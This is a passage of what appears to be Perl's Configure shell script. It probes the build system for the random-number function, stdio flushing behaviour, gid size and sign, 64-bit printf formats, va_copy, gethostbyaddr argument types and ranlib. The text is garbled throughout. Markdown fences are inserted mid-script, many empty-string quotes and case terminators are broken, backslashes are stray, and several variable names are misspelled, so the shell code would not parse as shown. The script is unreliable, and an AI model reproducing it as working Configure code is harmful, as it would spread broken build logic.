cat >try.c <<EOCP
```

```
#$d_const HASCONST
```

```
#ifndef HASCONST
```

```
#define const
```

```
#endif
```

```
#include <sys/types.h>
```

```
#include <db.h>
```

```
#ifndef DB_VERSION_MAJOR
```

```
size_t prefix_cb (key1, key2)
```

```
const DBT *key1;
```

```
const DBT *key2;
```

```
{
```

```
}
```

```
BTREEINFO info;
```

```
int main()
```

```
{
```

```
    info.prefix = prefix_cb;
```

```
}
```

```
#endif
```

```
EOCP
```

```
if $cc $ccflags -c try.c >try.out 2>&1 ; then
```



```

        if $contains warning try.out >>/dev/null 2>&1 ; then

            db_prefixtype='int'

        else

            db_prefixtype='size_t'

        fi

    else

        db_prefixtype='size_t'

        : XXX Maybe we should just give up here.

        $cat try.out >&4

        echo "Help: I can't seem to compile the db test program." >&4

        echo "Something's wrong, but I'll assume you use $db_prefixtype." >&4

    fi

    $rm_try

    echo "Your version of Berkeley DB uses $db_prefixtype for prefix."

    ;;

*)    db_prefixtype='size_t'

    ;;

esac

```

: How can we generate normalized random numbers ?

```
echo " "
```

```
echo "Looking for a random number function..." >&4
```

```
case "$randfunc" in
```

```
"")
```

```
    if set drand48 val -f; eval $csym; $val; then
```

```

        dflt="drand48"

        echo "Good, found drand48()." >&4

    elif set random val -f; eval $csym; $val; then

        dflt="random"

        echo "OK, found random()." >&4

    else

        dflt="rand"

        echo "Yick, looks like I have to use rand()." >&4

    fi

    echo " "

    ;;

*)

    dflt="$randfunc"

    ;;

esac

cont=true

case "$ccflags" in

*-Dmy_rand=*|*-Dmy_srand=*)

    echo "Removing obsolete -Dmy_rand, -Dmy_srand, and -Drandbits from ccflags." >&4

    ccflags=""`echo $ccflags | sed -e 's/-Dmy_rand=random/ /'``

    ccflags=""`echo $ccflags | sed -e 's/-Dmy_srand=srandom/ /'``

    ccflags=""`echo $ccflags | sed -e 's/-Drandbits=[0-9][0-9]*/ /'``

    ;;

esac

```

```

while $test "$cont"; do

    rp="Use which function to generate random numbers?"

    ./myread

    if $test "$ans" = "$dflt"; then

        : null

    else

        randbits="

    fi

    randfunc="$ans"

    if set $ans val -f; eval $csym; $val; then

        cont="

    else

        dflt=y

        rp="I cannot find function $ans. Use that name anyway?"

        ./myread

        dflt=rand

        case "$ans" in

            [yY]*) cont=";;

        esac

    fi

    case "$cont" in

        ")

            case "$randfunc" in

                drand48)

```

```

drand01="drand48()"

seedfunc="srand48"

randbits=48

randseedtype=long

;;

rand|random)

case "$randbits" in

")

echo "Checking to see how many bits your $randfunc() function produces..." >&4

$cat >try.c <<EOCP

#$i_unistd I_UNISTD

#$i_stdlib I_STDLIB

#include <stdio.h>

#ifdef I_UNISTD

# include <unistd.h>

#endif

#ifdef I_STDLIB

# include <stdlib.h>

#endif

int main()

{

    register int i;

    register unsigned long tmp;

    register unsigned long max = 0L;

```

```

for (i = 1000; i; i--) {

    tmp = (unsigned long) $randfunc();

    if (tmp > max) max = tmp;

}

for (i = 0; max; i++)

    max /= 2;

printf("%d\n",i);

}

```

EOCP

```

set try

if eval $compile_ok; then

    dflt=`try`

else

    dflt='?'

    echo "(I can't seem to compile the test program...)"

fi

;;

*)

    dflt="$randbits"

    ;;

esac

rp="How many bits does your $randfunc() function produce?"

. ./myread

randbits="$ans"

$rm_try

```

```

drand01="($randfunc() / (double) ((unsigned long)1 << $randbits))"

seedfunc="s$randfunc"

randseedtype=unsigned

;;

*)

dflt="31"

rp="How many bits does your $randfunc() function produce?"

./myread

randbits="$ans"

seedfunc="s$randfunc"

drand01="($randfunc() / (double) ((unsigned long)1 << $randbits))"

if set $seedfunc val -f; eval $csym; $val; then

    echo "(Using $seedfunc() to seed random generator)"

else

    echo "(Warning: no $seedfunc() to seed random generator)"

    seedfunc=rand

fi

randseedtype=unsigned

;;

esac

;;

esac

done

```

: Determine if this is an EBCDIC system

```
echo " "

echo "Determining whether or not we are on an EBCDIC system..." >&4

$cat >try.c <<'EOM'

int main()

{

    if ('M'==0xd4) return 0;

    return 1;

}

EOM


val=$undef

set try

if eval $compile_ok; then

    if $run ./try; then

        echo "You seem to speak EBCDIC." >&4

        val="$define"

    else

        echo "Nope, no EBCDIC, probably ASCII or some ISO Latin. Or UTF-8." >&4

    fi

else

    echo "I'm unable to compile the test program." >&4

    echo "I'll assume ASCII or some ISO Latin. Or UTF8." >&4

fi

$rm_try

set ebcdic
```

```
eval $setvar
```

```
: Check how to flush
```

```
echo " "
```

```
$cat >&4 <<EOM
```

```
Checking how to flush all pending stdio output...
```

```
EOM
```

```
# I only know how to find the first 32 possibly open files on SunOS.
```

```
# See also hints/sunos_4_1.sh and util.c --AD
```

```
case "$osname" in
```

```
sunos) $echo '#define PERL_FFLUSH_ALL_FOPEN_MAX 32' > try.c ;;
```

```
esac
```

```
$cat >>try.c <<EOCP
```

```
#include <stdio.h>
```

```
#$i_stdlib I_STDLIB
```

```
#ifdef I_STDLIB
```

```
#include <stdlib.h>
```

```
#endif
```

```
#$i_unistd I_UNISTD
```

```
#ifdef I_UNISTD
```

```
# include <unistd.h>
```

```
#endif
```

```
#$d_sysconf HAS_SYSCONF
```

```
#$d_stdio_stream_array HAS_STDIO_STREAM_ARRAY
```

```
#ifdef HAS_STDIO_STREAM_ARRAY
```



```

# define STDIO_STREAM_ARRAY $stdio_stream_array

#endif

int main() {

    FILE* p;

    unlink("try.out");

    p = fopen("try.out", "w");

#ifdef TRY_FPUTC

    fputc('x', p);

#else

# ifdef TRY_FPRINTF

    fprintf(p, "x");

# endif

#endif

#ifdef TRY_FFLUSH_NULL

    fflush(NULL);

#endif

#ifdef TRY_FFLUSH_ALL

{

    long open_max = -1;

# ifdef PERL_FFLUSH_ALL_FOPEN_MAX

    open_max = PERL_FFLUSH_ALL_FOPEN_MAX;

# else

#  if defined(HAS_SYSCONF) && defined(_SC_OPEN_MAX)

    open_max = sysconf(_SC_OPEN_MAX);

#  else


```

```

# ifdef FOPEN_MAX

    open_max = FOPEN_MAX;

# else

#   ifdef OPEN_MAX

        open_max = OPEN_MAX;

#   else

#   ifdef _NFILE

        open_max = _NFILE;

#   endif

#   endif

# endif

# endif

# endif

# endif

# endif

# ifdef HAS_STDIO_STREAM_ARRAY

    if (open_max > 0) {

        long i;

        for (i = 0; i < open_max; i++)

            if (STDIO_STREAM_ARRAY[i]._file >= 0 &&

                STDIO_STREAM_ARRAY[i]._file < open_max &&

                STDIO_STREAM_ARRAY[i]._flag)

                fflush(&STDIO_STREAM_ARRAY[i]);

    }

}

# endif

#endif

```

```

    _exit(42);
}

EOCP

: first we have to find out how _not_ to flush

$to try.c

if $test "X$fflushNULL" = X -o "X$fflushall" = X; then

    output=""

    set try -DTRY_FPUTC

    if eval $compile; then

        $run ./try 2>/dev/null

        code="$?"

        $from try.out

        if $test ! -s try.out -a "X$code" = X42; then

            output=-DTRY_FPUTC

        fi

    fi

case "$output" in

    ")

        set try -DTRY_FPRINTF

        if eval $compile; then

            $run ./try 2>/dev/null

            code="$?"

            $from try.out

            if $test ! -s try.out -a "X$code" = X42; then

                output=-DTRY_FPRINTF

```

```

        fi
    fi
;;
esac

fi

: check for fflush NULL behaviour

case "$fflushNULL" in
")
    set try -DTRY_FFLUSH_NULL $output

    if eval $compile; then

        $run ./try 2>/dev/null

        code="$?"

        $from try.out

        if $test -s try.out -a "X$code" = X42; then

            fflushNULL="`$cat try.out`"

        else

            if $test "X$code" != X42; then

                $cat >&4 <<EOM

(If this test failed, don't worry, we'll try another method shortly.)

EOM

            fi

        fi

    fi

    $rm -f core try.core core.try.*

    case "$fflushNULL" in
x)
        $cat >&4 <<EOM

```

Your fflush(NULL) works okay for output streams.

Let's see if it clobbers input pipes...

EOM

# As of mid-March 2000 all versions of Solaris appear to have a stdio

# bug that improperly flushes the input end of pipes. So we avoid the

# autoflush on fork/system/exec support for now. :-(

\$cat >tryp.c <<EOCP

```
#include <stdio.h>
```

```
int
```

```
main(int argc, char **argv)
```

```
{
```

```
    char buf[1024];
```

```
    int i;
```

```
    char *bp = buf;
```

```
    while (1) {
```

```
        while ((i = getc(stdin)) != -1
```

```
            && (*bp++ = i) != '\n'
```

```
            && bp < &buf[1024])
```

```
            /* DO NOTHING */ ;
```

```
        *bp = '\0';
```

```
        fprintf(stdout, "%s", buf);
```

```
        fflush(NULL);
```

```
        if (i == -1)
```

```
            return 0;
```

```
        bp = buf;
```

```

    }
}
EOCP

    fflushNULL="$define"

    set tryp

    if eval $compile; then

        $rm -f tryp.out

        $cat tryp.c | $run ./tryp 2>/dev/null > tryp.out

        if cmp tryp.c tryp.out >/dev/null 2>&1; then

            $cat >&4 <<EOM

```

fflush(NULL) seems to behave okay with input streams.

```

EOM

                fflushNULL="$define"

            else

                $cat >&4 <<EOM

```

Ouch, fflush(NULL) clobbers input pipes! We will not use it.

```

EOM

                fflushNULL="$undef"

            fi

        fi

        $rm -f core tryp.c tryp.core core.tryp.*

        ;;

    ")    $cat >&4 <<EOM

```

Your fflush(NULL) isn't working (contrary to ANSI C).

```

EOM

```

```

        fflushNULL="$undef"

        ;;

    *)      $cat >&4 <<EOM

```

Cannot figure out whether your fflush(NULL) works or not.

I'm assuming it doesn't (contrary to ANSI C).

EOM

```

        fflushNULL="$undef"

        ;;

    esac

    ;;

$define|true|[yY]*)

    fflushNULL="$define"

    ;;

*)

    fflushNULL="$undef"

    ;;

esac

```

: check explicit looping only if NULL did not work, and if the pipe

: bug does not show up on an explicit flush too

case "\$fflushNULL" in

"\$undef")

```

    $cat >tryp.c <<EOCP

```

```

#include <stdio.h>

```

```

int

```

```

main(int argc, char **argv)

```

```

{
    char buf[1024];

    int i;

    char *bp = buf;

    while (1) {
        while ((i = getc(stdin)) != -1
            && (*bp++ = i) != '\n'
            && bp < &buf[1024])

            /* DO NOTHING */ ;

        *bp = '\0';

        fprintf(stdout, "%s", buf);

        fflush(stdin);

        if (i == -1)
            return 0;

        bp = buf;
    }
}

```

EOCP

```

set tryp

if eval $compile; then

    $rm -f tryp.out

    $cat tryp.c | $run ./tryp 2>/dev/null > tryp.out

    if cmp tryp.c tryp.out >/dev/null 2>&1; then

        $cat >&4 <<EOM

```

Good, at least fflush(stdin) seems to behave okay when stdin is a pipe.



EOM

: now check for fflushall behaviour

case "\$fflushall" in

) set try -DTRY\_FFLUSH\_ALL \$output

if eval \$compile; then

\$cat >&4 <<EOM

(Now testing the other method--but note that this also may fail.)

EOM

\$run ./try 2>/dev/null

code=\$?

\$from try.out

if \$test -s try.out -a "X\$code" = X42; then

fflushall="\$cat try.out`"

fi

fi

\$rm\_try

case "\$fflushall" in

x) \$cat >&4 <<EOM

Whew. Flushing explicitly all the stdio streams works.

EOM

fflushall="\$define"

::

) \$cat >&4 <<EOM

Sigh. Flushing explicitly all the stdio streams doesn't work.

EOM

```

fflushall="$undef"

;;

*)    $cat >&4 <<EOM

```

Cannot figure out whether flushing stdio streams explicitly works or not.

I'm assuming it doesn't.

EOM

```

fflushall="$undef"

;;

esac

;;

"$define"|true|[yY]*)

fflushall="$define"

;;

*)

fflushall="$undef"

;;

esac

else

$cat >&4 <<EOM

```

All is futile. Even fflush(stdin) clobbers input pipes!

EOM

```

fflushall="$undef"

fi

else

fflushall="$undef"

```

```

        fi

        $rm -f core tryp.c tryp.core core.tryp.*

        ;;

*)    fflushall="$undef"

        ;;

esac

```

```

case "$fflushNULL$fflushall" in
undefundef)

```

```

        $cat <<EOM

```

OK, I give up. I cannot figure out how to flush pending stdio output.

We won't be flushing handles at all before fork/exec/popen.

```

EOM

```

```

        ;;

```

```

esac

```

```

$rm_try tryp

```

: Store the full pathname to the ar program for use in the C program

: Respect a hint or command line value for full\_ar.

```

case "$full_ar" in

```

```

") full_ar=$ar ;;

```

```

esac

```

: Store the full pathname to the sed program for use in the C program

```

full_sed=$sed

```

: see what type gids are declared as in the kernel

```
echo " "
```

```
echo "Looking for the type for group ids returned by getgid()."
```

```
set gid_t gidtype xxx stdio.h sys/types.h
```

```
eval $typedef
```

```
case "$gidtype" in
```

```
xxx)
```

```
    xxx=`./findhdr sys/user.h`
```

```
    set `grep 'groups\[NGROUPS\];' "$xxx" 2>/dev/null` unsigned short
```

```
    case $1 in
```

```
        unsigned) dflt="$1 $2" ;;
```

```
        *) dflt="$1" ;;
```

```
    esac
```

```
    ;;
```

```
*) dflt="$gidtype";;
```

```
esac
```

```
case "$gidtype" in
```

```
gid_t) echo "gid_t found." ;;
```

```
*)      rp="What is the type for group ids returned by getgid()?"
```

```
    ./myread
```

```
    gidtype="$ans"
```

```
    ;;
```

```
esac
```

: Check the size of GID

echo " "

case "\$gidtype" in

\*\_t) zzz="\$gidtype" ;;

\*) zzz="gid" ;;

esac

echo "Checking the size of \$zzz..." >&4

cat > try.c <<EOCP

#include <sys/types.h>

#include <stdio.h>

#\$i\_stdlib I\_STDLIB

#ifdef I\_STDLIB

#include <stdlib.h>

#endif

int main() {

printf("%d\n", (int)sizeof(\$gidtype));

exit(0);

}

EOCP

set try

if eval \$compile\_ok; then

yyy=`\$run ./try`

case "\$yyy" in

"") gidsize=4

echo "(I can't execute the test program--guessing \$gidsize.)" >&4

```

        ;;
    *)      gidsize=$yyy

            echo "Your $zzz is $gidsize bytes long."

        ;;

    esac

else

    gidsize=4

    echo "(I can't compile the test program--guessing $gidsize.)" >&4

fi

```

: Check if GID is signed

```

echo " "

case "$gidtype" in

*_t) zzz="$gidtype"      ;;

*)   zzz="gid"           ;;

esac

echo "Checking the sign of $zzz..." >&4

cat > try.c <<EOCP

#include <sys/types.h>

#include <stdio.h>

int main() {

    $gidtype foo = -1;

    if (foo < 0)

        printf("-1\n");

```

```

        else

            printf("1\n");

    }

EOCP

set try

if eval $compile; then

    yyy=`$run ./try`

    case "$yyy" in

        ")    gidsign=1

            echo "(I can't execute the test program--guessing unsigned.)" >&4

            ;;

        *)    gidsign=$yyy

            case "$gidsign" in

                1) echo "Your $zzz is unsigned." ;;

                -1) echo "Your $zzz is signed." ;;

            esac

            ;;

    esac

else

    gidsign=1

    echo "(I can't compile the test program--guessing unsigned.)" >&4

fi

```

: Check 64bit sizes

```
echo " "
```

```
if $test X"$squadtype" != X; then
```

```
echo "Checking how to print 64-bit integers..." >&4
```

```
if $test X"$sPRId64" = X -a X"$squadtype" = Xint; then
```

```
    $cat >try.c <<'EOCP'
```

```
#include <sys/types.h>
```

```
#include <stdio.h>
```

```
int main() {
```

```
    int q = 12345678901;
```

```
    printf("%ld\n", q);
```

```
}
```

```
EOCP
```

```
set try
```

```
if eval $compile; then
```

```
    yyy=`$run ./try`
```

```
    case "$yyy" in
```

```
        12345678901)
```

```
            sPRId64=""d""; sPRIi64=""i""; sPRIu64=""u"";
```

```
            sPRIo64=""o""; sPRIx64=""x""; sPRIXU64=""X"";
```

```
            echo "We will use %d."
```

```
            ;;
```

```
        esac
```



```

        fi

fi

if $test X"$sPRId64" = X -a X"$squadtype" = Xlong; then

    $cat >try.c <<'EOCP'

#include <sys/types.h>

#include <stdio.h>

int main() {

    long q = 12345678901;

    printf("%ld\n", q);

}

EOCP

    set try

    if eval $compile; then

        yyy=`$run ./try`

        case "$yyy" in

            12345678901)

                sPRId64="%ld"; sPRli64="%li"; sPRlu64="%lu";

                sPRlo64="%lo"; sPRlx64="%lx"; sPRIXU64="%IX";

                echo "We will use %ld."

                ;;

            esac

        fi

    fi
fi

```

```
if $test X"$sPRId64" = X -a X"$i_inttypes" = X"$define" -a X"$quadtype" = Xint64_t; then
```

```
    $cat >try.c <<'EOCP'
```

```
#include <sys/types.h>
```

```
#include <inttypes.h>
```

```
#include <stdio.h>
```

```
int main() {
```

```
    int64_t q = 12345678901;
```

```
    printf("%" PRId64 "\n", q);
```

```
}
```

```
EOCP
```

```
    set try
```

```
    if eval $compile; then
```

```
        yyy=`$run ./try`
```

```
        case "$yyy" in
```

```
            12345678901)
```

```
                sPRId64=PRId64; sPRIi64=PRIi64; sPRIu64=PRIu64;
```

```
                sPRIo64=PRIo64; sPRIx64=PRIx64; sPRIXU64=PRIXU64;
```

```
                echo "We will use the C9X style."
```

```
            ;;
```

```
        esac
```

```
    fi
```

```
fi
```

```
if $test X"$sPRId64" = X -a X"$quadtype" != X; then
```

```
    $cat >try.c <<EOCP
```

```
#include <sys/types.h>

#include <stdio.h>

int main() {

    $quadtype q = 12345678901;

    printf("%Ld\n", q);

}
```

EOCP

```
set try

if eval $compile; then

    yyy=`$run ./try`

    case "$yyy" in

        12345678901)

            sPRId64=""Ld""; sPRIi64=""Li""; sPRIu64=""Lu"";

            sPRIo64=""Lo""; sPRIx64=""Lx""; sPRIXU64=""LX"";

            echo "We will use %Ld."

            ;;

        esac

    fi

fi
```

```
if $test X"$sPRId64" = X -a X"$squadtype" = X"long long"; then
```

```
    $cat >try.c <<'EOCP'
```

```
#include <sys/types.h>
```

```
#include <stdio.h>
```

```
int main() {
```

```

long long q = 12345678901LL; /* AIX cc requires the LL suffix. */

printf("%lld\n", q);
}

```

EOCP

```

    set try

    if eval $compile; then

        yyy=`$run ./try`

        case "$yyy" in

            12345678901)

                sPRId64="%lld"; sPRIi64="%lli"; sPRlu64="%llu";

                sPRlo64="%llo"; sPRlx64="%llx"; sPRIXU64="%lX";

                echo "We will use the %lld style."

                ;;

            esac

        fi

    fi

```

```

if $test X"$sPRId64" = X -a X"$squadtype" != X; then

```

```

    $cat >try.c <<EOCP

#include <sys/types.h>

#include <stdio.h>

int main() {

    $squadtype q = 12345678901;

    printf("%qd\n", q);

}

```

EOCP

```
    set try

    if eval $compile; then

        yyy=`$run ./try`

        case "$yyy" in

            12345678901)

                sPRId64=""qd""; sPRIi64=""qi""; sPRlu64=""qu"";

                sPRlo64=""qo""; sPRlx64=""qx""; sPRIXU64=""qX"";

                echo "We will use %qd."

                ;;

            esac

        fi

    fi

    if $test X"$sPRId64" = X; then

        echo "Cannot figure out how to print 64-bit integers." >&4

    fi

    $rm_try

    fi

    case "$sPRId64" in

        "")    d_PRId64="$undef"; d_PRIi64="$undef"; d_PRlu64="$undef";

              d_PRlo64="$undef"; d_PRlx64="$undef"; d_PRIXU64="$undef";

              ;;

    esac
```

```
*)      d_PRId64="$define"; d_PRIi64="$define"; d_PRIu64="$define";  
        d_PRLo64="$define"; d_PRIx64="$define"; d_PRIxU64="$define";  
        ;;  
esac
```

: Check format strings for internal types

```
echo " "
```

```
$echo "Checking the format strings to be used for Perl's internal types..." >&4
```

```
if $test X"$ivsize" = X8; then
```

```
    ivdformat="$sPRId64"
```

```
    uvuformat="$sPRIu64"
```

```
    uvoformat="$sPRLo64"
```

```
    uvxformat="$sPRIx64"
```

```
    uvXUformat="$sPRIxU64"
```

```
else
```

```
    if $test X"$ivsize" = X"$longsize"; then
```

```
        ivdformat="ld"
```

```
        uvuformat="lu"
```

```
        uvoformat="lo"
```

```
        uvxformat="lx"
```

```
        uvXUformat="lX"
```

```
    else
```

```
        if $test X"$ivsize" = X"$intsize"; then
```

```
            ivdformat="d"
```

```

        uvuformat="u"
        uvoformat="o"
        uvxformat="x"
        uvXUformat="X"
    else
        : far out
        if $test X"$ivsize" = X"$shortsize"; then
            ivdformat="hd"
            uvuformat="hu"
            uvoformat="ho"
            uvxformat="hx"
            uvXUformat="hX"
        fi
    fi
fi

fi

if $test X"$uselongdouble" = X"$define" -a X"$d_longdbl" = X"$define" -a X"$d_PRIdbl" = X"$define";
then
    nveformat="$sPRIeldbl"
    nvffformat="$sPRIfldbl"
    nvformat="$sPRIdbl"
    nvEUformat="$sPRIEUdb1"
    nvFUformat="$sPRIFUdb1"
    nvGUformat="$sPRIGUdb1"
else

```

```

        nveformat="e"
        nvffformat="f"
        nvformat="g"
        nvEUformat="E"
        nvFUformat="F"
        nvGUformat="G"
    fi

    case "$ivdformat" in
        ") echo "$0: Fatal: failed to find format strings, cannot continue." >&4
            exit 1
            ;;
    esac

: Check format string for GID

echo " "
$echo "Checking the format string to be used for gids..." >&4

case "$gidsign" in
-1)    if $test X"$gidsize" = X"$ivsize"; then
            gidformat="$ivdformat"
        else
            if $test X"$gidsize" = X"$longsize"; then
                gidformat="ld"
            fi
        fi
    fi

```



```

else
    if $test X"$gidsize" = X"$intsize"; then
        gidformat="d"
    else
        if $test X"$gidsize" = X"$shortsize"; then
            gidformat="hd"
        fi
    fi
fi

fi

;;

*) if $test X"$gidsize" = X"$uvsiz"; then
    gidformat="$uvuformat"
else
    if $test X"$gidsize" = X"$longsize"; then
        gidformat="lu"
    else
        if $test X"$gidsize" = X"$intsize"; then
            gidformat="u"
        else
            if $test X"$gidsize" = X"$shortsize"; then
                gidformat="hu"
            fi
        fi
    fi
fi

```

```
        fi
    ;;
esac
```

```
: see if getgroups exists
set getgroups d_getgrps
eval $inlibc
```

```
: see if setgroups exists
set setgroups d_setgrps
eval $inlibc
```

```
: Find type of 2nd arg to 'getgroups()' and 'setgroups()'
echo " "
case "$d_getgrps$d_setgrps" in
*define*)
    case "$groupstype" in
        ") dflt="$gidtype" ;;
        *) dflt="$groupstype" ;;
    esac
    $cat <<EOM
```

What type of pointer is the second argument to `getgroups()` and `setgroups()`?

Usually this is the same as group ids, `$gidtype`, but not always.

```
EOM
```

```

rp='What type pointer is the second argument to getgroups() and setgroups()?'

./myread

groupstype="$ans"

;;

*) groupstype="$gidtype";;

esac

```

: MAD = Misc Attribute Definition

```

if $test $patchlevel -lt 9; then

: MAD is not available in 5.8.x or earlier.

ans=n;

else

case "$mad" in

$define|true|[yY]*) dflt='y' ;;

*) dflt='n' ;;

esac

cat <<EOM

```

Would you like to build with Misc Attribute Decoration? This is development work leading to a Perl 5 to Perl 6 convertor, which imposes a space and speed overhead on the interpreter.

If this doesn't make any sense to you, just accept the default '\$dflt'.

EOM

```

rp='Build Perl with MAD?'

./myread

fi

case "$ans" in
y|Y)    val="$define"

        madlyh='madly.h madly.act madly.tab'

        madlysrc='madly.c'

        madlyobj="madly$_o" ;;
*)      val="$undef"

        madlyh=""

        madlysrc=""

        madlyobj="" ;;

esac

set mad

eval $setvar


: check whether make sets MAKE

echo " "

echo "Checking if your $make program sets \$(MAKE)..." >&4

case "$make_set_make" in

")

        $sed 's/^X //' > testmake.mak << 'EOF'

Xall:

X        @echo 'maketemp="\$(MAKE)'"

EOF

```

```

case "$make -f testmake.mak 2>/dev/null" in
    *maketemp=*) make_set_make='#' ;;
    *)          make_set_make="MAKE=$make" ;;
esac

$rm -f testmake.mak

;;

esac

case "$make_set_make" in
    '#') echo "Yup, it does.";;
    *)   echo "Nope, it doesn't.";;
esac

: see what type is used for mode_t

rp="What is the type used for file modes for system calls (e.g. fchmod())?"

set mode_t modetype int stdio.h sys/types.h

eval $typedef_ask

: see if we need va_copy

echo " "

case "$i_stdarg" in
    "$define")

        $cat >try.c <<EOCP

#include <stdarg.h>

#include <stdio.h>

#$i_stdlib I_STDLIB

```

```
#ifndef I_STDLIB
```

```
#include <stdlib.h>
```

```
#endif
```

```
#include <signal.h>
```

```
int
```

```
ivfprintf(FILE *f, const char *fmt, va_list *valp)
```

```
{
```

```
    return vfprintf(f, fmt, *valp);
```

```
}
```

```
int
```

```
myvfprintf(FILE *f, const char *fmt, va_list val)
```

```
{
```

```
    return ivfprintf(f, fmt, &val);
```

```
}
```

```
int
```

```
myprintf(char *fmt, ...)
```

```
{
```

```
    va_list val;
```

```
    va_start(val, fmt);
```

```
    return myvfprintf(stdout, fmt, val);
```

```
}
```

```
int
```

```
main(int ac, char **av)
```

```
{
```

```
    signal(SIGSEGV, exit);
```

```
    myprintf("%s%s all right, then\n", "that", "\");
```

```
    exit(0);
```

```
}
```

```
EOCP
```

```
set try
```

```
if eval $compile && $run ./try 2>&1 >/dev/null; then
```

```
    case "`$run ./try`" in
```

```
        "that's all right, then")
```

```
            okay=yes
```

```
            ;;
```

```
    esac
```

```
fi
```

```
case "$okay" in
```

```
yes)    echo "It seems that you don't need va_copy()." >&4
```

```
        need_va_copy="$undef"
```

```
        ;;
```

```
*)      echo "It seems that va_copy() or similar will be needed." >&4
```

```
        need_va_copy="$define"
```

```
        ;;
```

```
esac
```

```

    $rm_try
;;
*)    echo "You don't have <stdarg.h>, not checking for va_copy()." >&4
;;
esac

```

: see what type is used for size\_t

rp="What is the type used for the length parameter for string functions?"

set size\_t sizetype 'unsigned int' stdio.h sys/types.h

eval \$typedef\_ask

: check for type of arguments to gethostbyaddr.

if test "X\$netdb\_host\_type" = X -o "X\$netdb\_hlen\_type" = X; then

case "\$d\_gethbyaddr" in

\$define)

\$cat <<EOM

Checking to see what type of arguments are accepted by gethostbyaddr().

EOM

hdrs="\$define sys/types.h

\$d\_socket sys/socket.h

\$i\_niin netinet/in.h

\$i\_netdb netdb.h

\$i\_unistd unistd.h"

: The first arg can 'char \*' or 'void \*'



: The second arg is some of integral type

```
for xxx in in_addr_t 'const void *' 'const char *' 'void *' 'char *'; do
```

```
    for yyy in size_t long int; do
```

```
        case "$netdb_host_type" in
```

```
            ")    try="$extern_C struct hostent *gethostbyaddr($xxx, $yyy, int);"
```

```
            if ./protochk "$try" $hdrs; then
```

```
                echo "Your system accepts $xxx for the first arg."
```

```
                echo "...and $yyy for the second arg."
```

```
                netdb_host_type="$xxx"
```

```
                netdb_hlen_type="$yyy"
```

```
            fi
```

```
        ;;
```

```
    esac
```

```
done
```

```
done
```

: In case none of those worked, prompt the user.

```
case "$netdb_host_type" in
```

```
    ")    rp='What is the type for the 1st argument to gethostbyaddr?'
```

```
          dflt='char *'
```

```
          . ./myread
```

```
          netdb_host_type=$ans
```

```
          rp='What is the type for the 2nd argument to gethostbyaddr?'
```

```
          dflt="$sizetype"
```

```
          . ./myread
```

```
          netdb_hlen_type=$ans
```

```

;;

esac

;;

*)      : no gethostbyaddr, so pick harmless defaults

netdb_host_type='char *'

netdb_hlen_type="$sizetype"

;;

esac

# Remove the "const" if needed. -- but then we'll have a

# prototype clash!

# netdb_host_type=`echo "$netdb_host_type" | sed 's/^const //'`

fi

```

: check for type of argument to gethostbyname.

if test "X\$netdb\_name\_type" = X ; then

case "\$d\_gethbyname" in

\$define)

\$cat <<EOM

Checking to see what type of argument is accepted by gethostbyname().

EOM

hdrs="\$define sys/types.h

\$d\_socket sys/socket.h

\$i\_niin netinet/in.h

\$i\_netdb netdb.h

```

        $i_unistd unistd.h"

for xxx in "const char *" "char *"; do

    case "$netdb_name_type" in

        ")      try="$extern_C struct hostent *gethostbyname($xxx);"

                if ./protochk "$try" $hdrs; then

                    echo "Your system accepts $xxx."

                    netdb_name_type="$xxx"

                fi

                ;;

    esac

done

: In case none of those worked, prompt the user.

case "$netdb_name_type" in

    ")      rp='What is the type for the 1st argument to gethostbyname?'

            dflt='char *'

            ./myread

            netdb_name_type=$ans

            ;;

    esac

    ;;

*)      : no gethostbyname, so pick harmless default

        netdb_name_type='char *'

        ;;

esac

fi

```

: check for type of 1st argument to getnetbyaddr.

if test "X\$netdb\_net\_type" = X ; then

case "\$d\_getnbyaddr" in

\$define)

\$cat <<EOM

Checking to see what type of 1st argument is accepted by getnetbyaddr().

EOM

hdrs="\$define sys/types.h

\$d\_socket sys/socket.h

\$i\_niin netinet/in.h

\$i\_netdb netdb.h

\$i\_unistd unistd.h"

for xxx in in\_addr\_t "unsigned long" long "unsigned int" int; do

case "\$netdb\_net\_type" in

") try="\$extern\_C struct netent \*getnetbyaddr(\$xxx, int);"

if ./protochk "\$try" \$hdrs; then

echo "Your system accepts \$xxx."

netdb\_net\_type="\$xxx"

fi

::

esac

done

: In case none of those worked, prompt the user.

```

        case "$netdb_net_type" in
            "")
                rp='What is the type for the 1st argument to getnetbyaddr?'

                dflt='long'

                . ./myread

                netdb_net_type=$ans

                ;;

            esac

            ;;

        *)
            : no getnetbyaddr, so pick harmless default

            netdb_net_type='long'

            ;;

        esac

    fi

: locate the preferred pager for this system

fn=f/

case "$pager" in
    "")

        dflt=""

        case "$pg" in
            /*) dflt=$pg;;

            [a-zA-Z]:/*) dflt=$pg;;

            esac

        case "$more" in
            /*) dflt=$more;;

            [a-zA-Z]:/*) dflt=$more;;

```

```

        esac

        case "$less" in

            /*) dflt=$less;;

            [a-zA-Z]:/*) dflt=$less;;

        esac

        case "$dflt" in

            "") dflt=/usr/ucb/more;;

        esac

        ;;

*)    dflt="$pager"

        fn="f/($pager)"

        ;;

esac

echo " "

rp='What pager is used on your system?'

. ./getfile

pager="$ans"

```

: see what type pids are declared as in the kernel

```
rp="What is the type of process ids on this system?"
```

```
set pid_t pidtype int stdio.h sys/types.h
```

```
eval $typedef_ask
```

: see if ar generates random libraries by itself

```
echo " "
```

```

echo "Checking how to generate random libraries on your machine..." >&4

echo 'int bar1() { return bar2(); }' > bar1.c

echo 'int bar2() { return 2; }' > bar2.c

$cat > foo.c <<EOP

#$i_stdlib I_STDLIB

#ifdef I_STDLIB

#include <stdlib.h>

#endif

int main() { printf("%d\n", bar1()); exit(0); }

EOP

$cc $ccflags -c bar1.c >/dev/null 2>&1

$cc $ccflags -c bar2.c >/dev/null 2>&1

$cc $ccflags -c foo.c >/dev/null 2>&1

$ar rc bar$_a bar2$_o bar1$_o >/dev/null 2>&1

if $cc -o foobar $ccflags $ldflags foo$_o bar$_a $libs > /dev/null 2>&1 &&

    $run ./foobar >/dev/null 2>&1; then

        echo "$ar appears to generate random libraries itself."

        orderlib=false

        if [ "X$ranlib" = "X" ]; then

            ranlib=":"

        fi

    elif $ar s bar$_a >/dev/null 2>&1 &&

        $cc -o foobar $ccflags $ldflags foo$_o bar$_a $libs > /dev/null 2>&1 &&

        $run ./foobar >/dev/null 2>&1; then

            echo "a table of contents needs to be added with '$ar s'."

```

```

        orderlib=false

        ranlib="$ar s"

elif $ar ts bar$_a >/dev/null 2>&1 &&

    $cc -o foobar $ccflags $ldflags foo$_o bar$_a $libs > /dev/null 2>&1 &&

